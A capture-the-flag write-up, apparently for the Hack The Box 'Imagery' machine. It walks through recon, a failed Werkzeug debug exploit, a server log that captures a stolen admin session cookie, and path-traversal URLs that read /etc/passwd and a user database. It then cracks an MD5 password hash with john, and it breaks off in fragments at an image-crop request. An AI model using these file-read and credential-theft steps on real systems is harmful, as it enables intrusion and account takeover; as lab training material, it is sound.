Hackthebox: Imagery
medium-rated

Completion Date: October 23, 2025 12:40 AM Status: Done
Recon
1
2
3
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack ttl 63
8000/tcp open  http-alt syn-ack ttl 63
Detailed recon
nmap {ip} -p22,8000 -A
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
|_http-title: Image Gallery
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
8000 [http]
It has login and register page
1
2
3
4
images                  [Status: 401, Size: 59, Words: 4, Lines: 2, Duration: 211ms]
login                   [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 193ms]
logout                  [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 218ms]
register                [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 235ms]

vulnerability scanning
Werkzwug Exploit
Werkzwug have exploit if the debugger is enabled. lat try that
https://github.com/its-arun/Werkzeug-Debug-RCE
1
2
3
4
5
6
└─$ git clone https://github.com/its-arun/Werkzeug-Debug-RCE.git
cd Werkzeug-Debug-RCE
chmod +x werkzeug.py
└─$ python2 werkzeug.py imagery.htb:8000 whoami
[-] Debug is not enabled
└─$
Debug is not enabled

I miss a page in the website, It is the a Report bug page, that have a input page that maybe save the input

1
2
3
4
5
6
7
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.88 - - [23/Oct/2025 01:41:12] code 404, message File not found
10.10.11.88 - - [23/Oct/2025 01:41:12] "GET /session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aPm_9Q.5UGRaMOsbK0A-eSPgzxEvQYvuwc HTTP/1.1" 404 -
10.10.11.88 - - [23/Oct/2025 01:41:12] code 404, message File not found
10.10.11.88 - - [23/Oct/2025 01:41:12] "GET /favicon.ico HTTP/1.1" 404 -


Reload the page and it will show a Admin Panel

it how the user and admin logs try to download the loge, the admin download but the user log have problem downloading.

it will redirect to this link but no download file but it you change the link to the admin it will download, but in the output have a hint on it.
“
If you entered the URL manually please check your spelling and try again.”
Exploiting
local file inclusion
in the link and it work
1
http://ip:8000/admin/get_system_log?log_identifier=/etc/passwd

the database file system store the db.json ../db.json
1
http://ip:8000/admin/get_system_log?log_identifier=../db.json
after we download we find the hash for admin and testuser
1
2
3
4
5
6
7
8
9
10
11
12
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
...
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
...
        }
    ],
We try the admin hash to creak but it doesn’t we cant find it. but the testuser we creak it use
John
john –format=raw-md5 –wordlist=/usr/share/wordlists/rockyou.txt testhash
1
2
3
4
5
6
7
8
9
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt testhash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
iambatman        (testuser)
1g 0:00:00:00 DONE (2025-10-23 02:38) 14.28g/s 3477Kp/s 3477Kc/s 3477KC/s iloved2..hiroaki
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
1
iambatman

seeing around this user can manage groups and edit and modify the image by cropping a color changing and other things
For image crop the request is like this

1
2

{"imageId":"9b9d88ea-e58f-47fd-8bf0-f19d20c0bde4","transformType":"crop","params":{"x":0,"y":1,"width":1024,"height":1024}}
Exploit style POST
Burp-suite
exploit-style request

- start
interestingon
